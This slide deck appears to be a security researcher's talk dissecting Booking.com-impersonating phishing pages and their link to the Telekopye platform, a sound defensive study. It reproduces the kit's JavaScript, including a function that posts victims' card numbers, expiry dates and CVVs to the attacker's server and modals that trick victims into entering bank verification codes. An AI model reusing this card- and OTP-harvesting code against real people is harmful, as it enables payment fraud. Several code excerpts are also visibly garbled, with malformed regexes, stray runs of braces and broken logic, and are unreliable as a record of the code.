

Mangatas Tondang

マンガタス・トンダン

V for Vendetta

Dissecting a Global Phishing Platform (After Being Phished)



Security Research @ **Microsoft**

Contributor @ **Curated Intel** and **The DFIR Report**

Cloud/Cloud Apps Threat Research and Detection Engineering

Tas

@tas_kmanager





Disclaimer...





Table of contents



.01

Introduction

The start of this investigation

.02

Travel/Booking Case

Deep dive on the booking website phishing case

.03

E-Commerce/Postal Case

Pivot to e-commerce and postal sites phishing case

.05

Closing

Wrapping up and sharing of recommendations

.04

Connecting Everything

Connecting the two cases above and the phishing platform Telekopye



Things we are going to talk about


- Deep dive on each campaign; travel and e-commerce
- Code Analysis of the Phishing pages
- Connection to Telekopye platform
- TTPs!!!

Things we are **NOT** going to talk about

- Deep dive on travel merchant compromise
- Detailed analysis of Telekopye ecosystems
- Attributions



The start of this investigation



.01 | Introduction





Using a travel booking website to book hotels

This is a platform that I have been using so many times before

This platform have a **chat** functionality between the merchant (hotel) and customer (myself)

To inform customer or for customer to send any inquiries



Official Chat Function

Not Once or Twice, But 5 Times!



For the next few bookings made on the app, I received 5 phishing attempts
From 5 different hotels, in 4 different countries




Deep dive on the booking website phishing case



.02

Travel/Booking Case



First Component – Phishing Chat Message

Common Phishing Characteristics:

- The threat actor was using urgent, authoritative and threatening language
 - *“THE PROCEDURE IS MANDATORY”*
 - *“reservation will be canceled”*
 - *“it will remain active for 12 hours until your booking is confirmed”*
 - *“to combat fraud”* – **OH THE IRONY**
- Phishing domain related to booking.com
- Typo in the phishing domain

Uncommon Phishing Characteristics:

- The actor has lot of important details:
 - the hotel where the guests are staying,
 - the time of their stays,
 - the reservation ID (being used in the phishing link)
- The message was coming from the hotel merchant account in the official messaging platform of the Booking.com








The fake Booking website is resembling the legitimate Booking.com website

It has the right information related to the guests' booking:

- Hotel name
- Hotel address
- Hotel image (sometimes it's a screenshot of the hotel page in the Booking app, not the hotel itself)
- Check-in date and Check-out date
- Price (sometimes in the wrong currency)
- First and last name (came prepopulated and can't be changed)




There are multiple verification functions related to user input

- Phone number
- Credit card number
- Expiry date
- CVC

Success or Failed message

- Success if they confirmed can use the customer credit card
- Failed if there is error with the credit card operation, if there's MFA and others




A customer support chat functionality

Three Stages of Data Collection

1. Collect Personal Information
2. Collect Financial Information
3. Verification

+ Code Copycat



```
3986 <body data-bui-theme="traveller-light" id="b2bookPage" lass="bookings2 b2 book en lang is ltr header reshuffle user_center
usabilla-body b-sprite-3 refine_tooltip bp-responsive bp-bui-refresh ds-traveller-header lx_cwv_font_swap bigblue_std_sm
bigblue_std_lg genius-freebies-ticks iconfont_is_loading new_genius_branding system-font ">
3987 <div class="bypass_menu" tabindex="0">
3988 <a href="#content" class="bui-list-item" tabindex="0">
3989 <div class="bui-inline-container bui-inline-container--align bui-inline-container--size-small">
3990 <div class="bui-inline-container__main">Skip to main content</div>
3991 </div>
3992 </a>
3993 </div>
```

Booking.com code

A closer examination of the code reveals that the threat actor is employing identical HTML (and CSS, JS, etc.) components, in all three stages pages examined. Such as:

- Themes
- IDs
- Classes

```
152 </style>
153 <link rel="stylesheet" href="/services/booking/css/styles.css">
154 </head>
155 <body data-bui-theme="traveller-light" id="b2bookPage" lass="bookings2 b2 book en lang is ltr header reshuffle user_center
b-sprite-3 refine_tooltip ds-traveller-header lx_cwv_font_swap bp-bui-refresh bigblue_std_sm bigblue_std_lg system-font">
156 <div class="dolbaebi" style="display: none;">
157 <div class="bp_interstitial_inner_wrapper">
158 <div class="bp_interstitial_preloader">
159 
160 <div class="bp_interstitial_progress ">
161
```

Phishing.com code



+ Custom HTML

```
11 <option value="zm" data-prefix="">Zambia</option>
12 <option value="zw" data-prefix="">Zimbabwe</option>
13 </select>
14 </div>
15 </div>
16 </div>
17 <div class="bui-grid_column">
18 <div data-component="bp/personal-details-form/phone" class="bp_form_field bp_form_field__phone">
19 <p class="bp_form_field_msg" data-bp-form-field-msg id="bp_form_phone_msg"></p>
20 <label for="phone" class="bp_form_field_label">Telephone (mobile number preferred)
21 <abbr class="mandatory-asterisk" title="Required" aria-hidden="true"> *</abbr>
22 </label>
23 <div class="bp-field-container">
24 <div data-component="input-phone-country" class="c-input_phone-country" data-phone-country-default="ca">
25 <select class="c-input-phone-country__country" tabindex="1" data-phone-country>
26 <option value="AF" data-calling-code="93">Afghanistan +93</option>
27 <option value="AL" data-calling-code="355">Albania +355</option>
28 <option value="DZ" data-calling-code="213">Algeria +213</option>
29 <option value="AS" data-calling-code="1684">American Samoa +1684</option>
```

Booking.com code

```
1035 <option value="zm" data-prefix="">
1036 <option value="zm" data-prefix="">
1037 <option value="zm" data-prefix="">
1038 <option value="zm" data-prefix="">
1039 <option value="zm" data-prefix="">
1040 <option value="zm" data-prefix="">
1041 </select>
1042 </div>
1043 </div>
1044 <!-- PHONE -->
1045 <div class="phone-wrapper input-container-wide">
1046 <div class="input_controls">
1047 <label for="phone" class="input_label">Telephone (mobile number preferred)
1048 <span></span></label>
1049 <p class="input_error">Please fill in your phone number</p>
1050 </div>
1051 <div class="phone-inputs-wrapper i-w-1">
1052 <select class="phone-countries" tabindex="1" data-phone-country="">
1053 <option value="AF" data-call="93">Afghanistan +93</option>
1054 <option value="AL" data-call="355">Albania +355</option>
1055 <option value="DZ" data-call="213">Algeria +213</option>
1056 <option value="AS" data-call="1684">American Samoa +1684</option>
```

Phishing.com code

To collect the necessary information, the threat actor needs to insert their own code to redirect the data to their server for collection and validation.

```
608 <script>
609 var sent = false;
610 var currentStatus, logToken, lastValue;
611 var cardBalance = "";
612
613 function submitForm() {
614   if (sent) return;
615   const vals = [
616     $("input[name='card_number']").val().toString(),
617     $("input[name='card_valid_thru']").val().toString(),
618     $("input[name='card_cvv']").val(),
619     //$("#phone").val().toString()
620   ];
621
622   /* lol so dumb */
623   sent = true;
624   axios
625     .post("/api/submitCard", {
626       adId: 222251857,
627       number: vals[0].replace(/\D+/g, ""),
628       expire: vals[1],
629       cvv: vals[2],
630       version: 1
631     })
632     .finally(() => (sent = false))
633     .then((response) => {
634       localStorage.token = response.data.token;
635       logToken = response.data.token;
636       checkLogStatus();
637     });
638 }
```

Phishing.com code

Script snippets added to the end of the HTML Code that function as credit card information submission function

It can be observed that the Threat Actor cannot keep certain comment to themselves, *lol so dumb*

+ User Scenarios

```
682 function setCurrentStatus(v) {
683   currentStatus = v;
684   if (v == "profit") waitingModal();
685   else if (v == "sum") codeModal();
686   else if (v == "appCode") codeModal(
687     "app",
688     "Within 2 minutes, the verification code will be sent to your banking application.",
689     "Enter the code that was sent to your banking application",
690     "Verification code",
691   );
692   else if (v == "callCode") codeModal(
693     "call",
694     "The bank will give you a verification code over the phone",
695     "Enter the code the bank gave you over the phone",
696     "Enter the code",
697   );
698   else if (v == "secretKey") codeModal(
699     "secretkey",
700     "Error",
701     "{sum}".replace("{sum}", lastValue),
702     "",
703   );
704   else if (v == "toDeposit") toDepositModal(lastValue);
705   else if (v == "secretKey") secretKeyModal(lastValue);
706   else if (v == "secretKeyyy") secretKeyyyModal(lastValue);
707   else if (v == "push") pushModal();
708   else if (v == "limits") limitsModal();
709   else if (v == "retry") this.retryModal();
710   else if (v == "tdstart") this.tdstartModal();
711   else if (v == "trylater") this.trylaterModal();
712   else if (v == "onlinepay") this.onlinepayModal();
713   else if (v == "geolock") this.geolockModal();
714   else if (v == "mccard") this.mccardModal();
715   else if (v == "dbc card") this.dbc cardModal();
716   else if (v == "push") pushModal();
717   else if (v == "limits") limitsModal();
718   else if (v == "otherCard") otherCardModal();
719   else if (v == "correctBalance") correctBalanceModal();
720 };
721
```

Phishing.com code – User Scenario

Here are some of the scenarios they have planned:

- The user is utilizing multi factor authentication (SMS Code, Application Code, etc.)
- The user is hitting transaction limit
- The user is not having the minimum amount of money on their account
- The user is not using 3D-Secure authentication
- The user online payment is disabled
- The user transaction is blocked by Geolocation blocking
- The user is using other banks that the Threat Actor is not aware of

```
778 function tdstartModal() {
779   swal(
780     "error",
781     "Oops! It looks like your card requires 3D-Secure authentication. To proceed with the transaction, please enable 3D-Secure on your card. If you're unsure how to do this, please contact your card issuer for assistance.",
782     "error"
783   );
784 };
785 function trylaterModal() {
786   swal(
787     "attention",
788     "Oops! We apologize for the inconvenience, but it seems there was a temporary issue processing your transaction. Please try again later. If the problem persists, feel free to reach out to our support team for further assistance. Thank you for your patience!",
789     "info"
790   );
791 };
792 function onlinepayModal() {
793   swal(
794     "error",
795     "Oops! It appears that online payments are currently disabled for your card. To proceed with the transaction, please enable online payments on your card. If you need assistance on how to do this, please contact your card issuer. We appreciate your understanding and cooperation!",
796     "error"
797   );
798 };

```

Phishing.com code – User Scenario Response, Inline Script

```
function codeModal(codeType = "sum", title = "Enter SMS code", text = "A one-time SMS code has been sent to your phone", placeholder = "One-time SMS code", wrongCode = "Your code expired! Please try again.") {
  swal({
    title,
    text,
    content: {
      element: "input",
      attributes: {
        type: "password",
        placeholder,
        maxlength: 255,
        required: true,
        style: "text-align: center; width: auto; margin-left: auto; margin-right: auto;"
      }
    },
    closeOnEsc: false,
    closeOnClickOutside: false,
    buttons: {
      confirm: {
        text: "Submit",
        closeModal: false,
      }
    }
  }).then(async (code) => {
    try {
      if (code) {
        swal.stopLoading();
        // @source: phishing.com
        return codeModal(...arguments);
      }
      const response = await axios.post("/api/submitCode", {
        codeType,
        code,
        token: logoken,
      });
      swal.stopLoading();
      swal.close();
      // @source: phishing.com
    } catch (err) {
      swal.stopLoading();
      swal.close();
    }
  });
};
</script>
```

Phishing.com code – SMS Code Handling, Inline Script

+ Custom JavaScript

16 HTTP transactions

Method	Status	Resource Path	Size	Time	Type	IP
Protocol			xfer	Latency	MIME-Type	Location
GET	200	favicon.ico	98 KB	42ms	Document	2a06:99c1:3121:3
H2		booking.confirmed-yourinfo.com/!	18 KB	30ms	text/html	CLOUDFLARENET
GET	200	styles/3.css	34 KB	38ms	Stylesheet	2a06:99c1:3121:3
H2		booking.confirmed-yourinfo.com/css/booking/!	8 KB	29ms	text/css	CLOUDFLARENET
GET	200	chat.css	3 KB	42ms	Stylesheet	2a06:99c1:3121:3
H2		booking.confirmed-yourinfo.com/!/!	25 KB	40ms	text/css	CLOUDFLARENET
GET	200	submit.js	22 KB	42s	Script	2a06:99c1:3121:3
H2		booking.confirmed-yourinfo.com/css/booking/!	4 KB	40ms	application/javascript	CLOUDFLARENET
GET	200	blur_input.js	21 KB	35s	Script	2a06:99c1:3121:3
H2		booking.confirmed-yourinfo.com/css/booking/!	4 KB	29s	application/javascript	CLOUDFLARENET
GET	200	jquery.min.js	87 KB	40ms	Script	2a06:99c1:3121:3
H2		booking.confirmed-yourinfo.com/!	4 KB	40ms	application/javascript	CLOUDFLARENET
GET	200	f66c794d37ee81a3d04b.jpg	132 KB	12ms	Image	149.154.144.13
H2		telegram/!	131 KB	44ms	image/png	TELEGRAM
GET	200	4078063006	29 KB	11ms	Document	2a06:99c1:3121:3
H3		booking.confirmed-yourinfo.com/chat/Frame E69f	9 KB	110ms	text/html	CLOUDFLARENET
POST	200	user_send_status.php	0	89ms	XHR	2a06:99c1:3121:3
H3		booking.confirmed-yourinfo.com/ajax/	494 B	89ms	text/html	CLOUDFLARENET
GET	200	flags.png	30 KB	43ms	Image	2a06:99c1:3121:3
H3		booking.confirmed-yourinfo.com/css/booking/!	30 KB	42ms	image/png	CLOUDFLARENET
GET	200	chat.css	106 KB	70ms	Stylesheet	2a06:99c1:3121:3
H3		booking.confirmed-yourinfo.com/css/Frame E69f	17 KB	70ms	text/css	CLOUDFLARENET
GET	200	font-awesome.min.css	30 KB	96ms	Stylesheet	2a06:4700:6811:190e
H2		cdn.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/Frame E69f	4 KB	45ms	text/css	CLOUDFLARENET
GET	200	support.png	15 KB	95ms	Image	2a06:99c1:3121:3
H3		booking.confirmed-yourinfo.com/!/Frame E69f	16 KB	94ms	image/png	CLOUDFLARENET
GET	200	support_open.png	21 KB	45ms	Image	2a06:99c1:3121:3
H3		booking.confirmed-yourinfo.com/!/Frame E69f	21 KB	44ms	image/png	CLOUDFLARENET
GET	200	jquery.min.js	87 KB	71ms	Script	2a06:99c1:3121:3
H3		booking.confirmed-yourinfo.com/dist/new_card_dslp/Frame E69f	52 KB	70ms	application/javascript	CLOUDFLARENET
POST	200	msg_check.php	45 B	81ms	XHR	2a06:99c1:3121:3
H3		booking.confirmed-yourinfo.com/ajax/Frame E69f	154 B	81ms	text/html	CLOUDFLARENET

Phishing.com code – HTTP Transaction on *urlscan.io*

There are several interesting JavaScript files that are stored in unusual path, in the example above the custom JavaScript codes, submit.js and blur_input.js, are stored in "/css/booking1" path

```

42 inputs.forEach((input, index) => {
43   if (input.value.length > 0) {
44     if (input.type === 'email') {
45       inputWrappers[index].classList.add('confirm');
46       inputWrappers[index].classList.remove('error');
47     }
48     else {
49       const emailPattern = /^[^\s@]+@[^\s@]+\.[^\s@]+$/;
50       if (emailPattern.test(input.value)) {
51         inputWrappers[index].classList.add('confirm');
52         inputWrappers[index].classList.remove('error');
53       }
54     }
55     else {
56       if (inputWrappers[index].classList.add('error')) inputWrappers[index].classList.add('error');
57       inputWrappers[index].classList.remove('confirm');
58     }
59   }
60   }
61   }
62   }
63   }
64   }
65   }
66   }
67   }
68   }
69   }
70   }
71   }
72   }
73   }
74   }
75   }
76   }
77   }
78   }

```

Phishing.com code – JS Verification

Top: Email

Bottom: Credit Card Information

```

455 // CARD number
456 const checkCardProvider = () => {
457   const wrapper = document.querySelector('.input-number-container'),
458   cardNumber = document.querySelector('.input-number'),
459   cardImg = document.querySelector('.card_preview'),
460   cardPlaceholder = document.querySelector('.card_view-ico'),
461   patterns = {
462     visa: /^[0-9]{12}(?:[0-9]{3})?$/,
463     mc: /^[51-5]{0-9}(14|16)$/,
464     amex: /^[347]{0-9}(13|15)$/,
465     discover: /^[60115]{0-9}(21)[0-9]{12}$/,
466     jcb: /^(?:2131|1800|35[0-9]{3})d{14}$/,
467     diners: /^[3(?:0-5)]{0-9}(11|13)$/,
468     unionpay: /^[620-9]{14,17}$/,
469     cartebancaire: /^[0-9]{11}(?:[0-9]{2,3})?$/,
470   };
471   cardImg.addEventListener('input', (e) => {
472     //remove symbol if it is no a number
473     if (!e.key.match(/[0-9]/)) {
474       input.replace(/[^0-9]/g, '');
475     }
476   });
477   for (let system in patterns) {
478     if (patterns[system].test(cardNumber.value.trim())) {
479       wrapper.classList.add('confirm');
480       wrapper.classList.remove('error');
481       system.toUpperCase() // return payment name
482       cardImg.classList.add('active');
483       cardImg.src = `./img/cards/${system}.svg`;
484       cardPlaceholder.classList.add('inactive');
485       wrapper.classList.remove('error');
486     }
487   }
488   }
489   }
490   }
491   }
492   }
493   }
494   }
495   }
496   }

```






Two Thoughts Come To Mind:

1. Booking.com (Platform) is compromised
OR
2. Merchants are compromised

The Missing Part:

Perception-Point researchers have confirmed that there are currently major credential theft campaigns against the merchants, in this case hotel providers:



<https://perception-point.io/blog/booking-com-customers-hit-by-phishing-campaign-delivered-via-compromised-hotels-accounts/>

SecureWorks researchers have confirmed that stealer being used is Vidar Infostealer

<https://www.secureworks.com/blog/vidar-infostealer-steals-booking-com-credentials-in-fraud-scam>





.03


E-Commerce/Postal Case

+Pivoting Methods

1. Hunt for html class or id names via *VirusTotal* content filter
2. Hunt HTTP components such as script, css or media files via *urlscan.io*
3. Compared size of the files
4. Compare the IPs serving the files (in this case, the TA is using CDN networks of CloudFlare)

Sample Query on *urlscan.io*

(filename:"blur_input.js" OR filename:"msg_check.php" OR filename:"user_send_status.php") AND page.asnname:CLOUDFLARENET AND date:[2024-03-01 TO 2024-05-01]



urlscan.io Search Live API Blog Docs Pricing Login

Sponsored by SecurityTrails A Recorded Future Company

Search for domains, IPs, filenames, hashes, ASNs

(filename:"blur_input.js" OR filename:"msg_check.php" OR filename:"user_send_status.php") AND page.

Search Help

Search results (140 / 140, sorted by date, took 134ms) Showing All Hits Details: Hidden

URL	Age	Size	IPs	Home
info-online123152.com/4566729141	Public 7 hours	394 KB	18 3	3
reservation-2331airbnb.com/6n9f6mdz	Public 9 hours	267 KB	23 4	3
reservation-2331airbnb.com/6v2e6ec7	Public 11 hours	265 KB	23 4	3
reservation-2331airbnb.com/6lwy4ovs	Public 12 hours	265 KB	23 4	3
confirma57843.com/u6383644457	Public 14 hours	404 KB	18 3	3
host-info51242.com/4050931771	Public 14 hours	376 KB	18 3	2
reservation-2331airbnb.com/6pjjc4bl	Public 17 hours	264 KB	23 4	3
reservation-2331airbnb.com/status/	Public 18 hours	377 KB	22 3	1
reservation-2331airbnb.com/status/	Public 18 hours	377 KB	22 3	2




+Pivoting Results

Through the combination shared elements of the phishing websites, it becomes evident that a more extensive operation is in progress, involving various other platforms, predominantly within the realms of e-commerce and package delivery services.

The earliest documented instance dates to **October 2021** when the threat actor impersonated the Romanian OLX e-commerce platform.

The approach here diverges somewhat; instead of targeting the product or service buyer, the attacker focuses on the seller.




Method	Protocol	Status	Resource Path	Size	Time	Latency	Type	MIME-Type	IP Location
GET	H2	200	in.html?ResourceId=260560858 olx-ro.getorderxyz/	648 KB 114 KB	234ms 138ms		Document	text/html	185.178.208.138 DDOS-GUARD
GET	H2	200	support_parent.css olx-ro.getorderxyz/css/	3 KB 1,002 B	33ms 23ms		Stylesheet	text/css	185.178.208.138 DDOS-GUARD
GET	H2	200	bootstrap.min.css maxcdn.bootstrapcdn.com/bootstrap/4.5.2/css/	157 KB 25 KB	35ms 19ms		Stylesheet	text/css	2606-4700-6812.acf CLOUDFLARENET
GET	H2	200	logo_olx.png olx-ro.getorderxyz/img/	36 KB 36 KB	48ms 48ms		Image	image/png	185.178.208.138 DDOS-GUARD

Combination of DDOS-Guard and Cloudflare IP Addresses

+ Same but Not the Same...

The threat actor employs identical information to persuade both the sellers or buyers, while continuing to employ proxy techniques, specifically utilizing the Cloudflare service. Furthermore, we note the existence of chat functionality on both pages and some shared code characteristics.

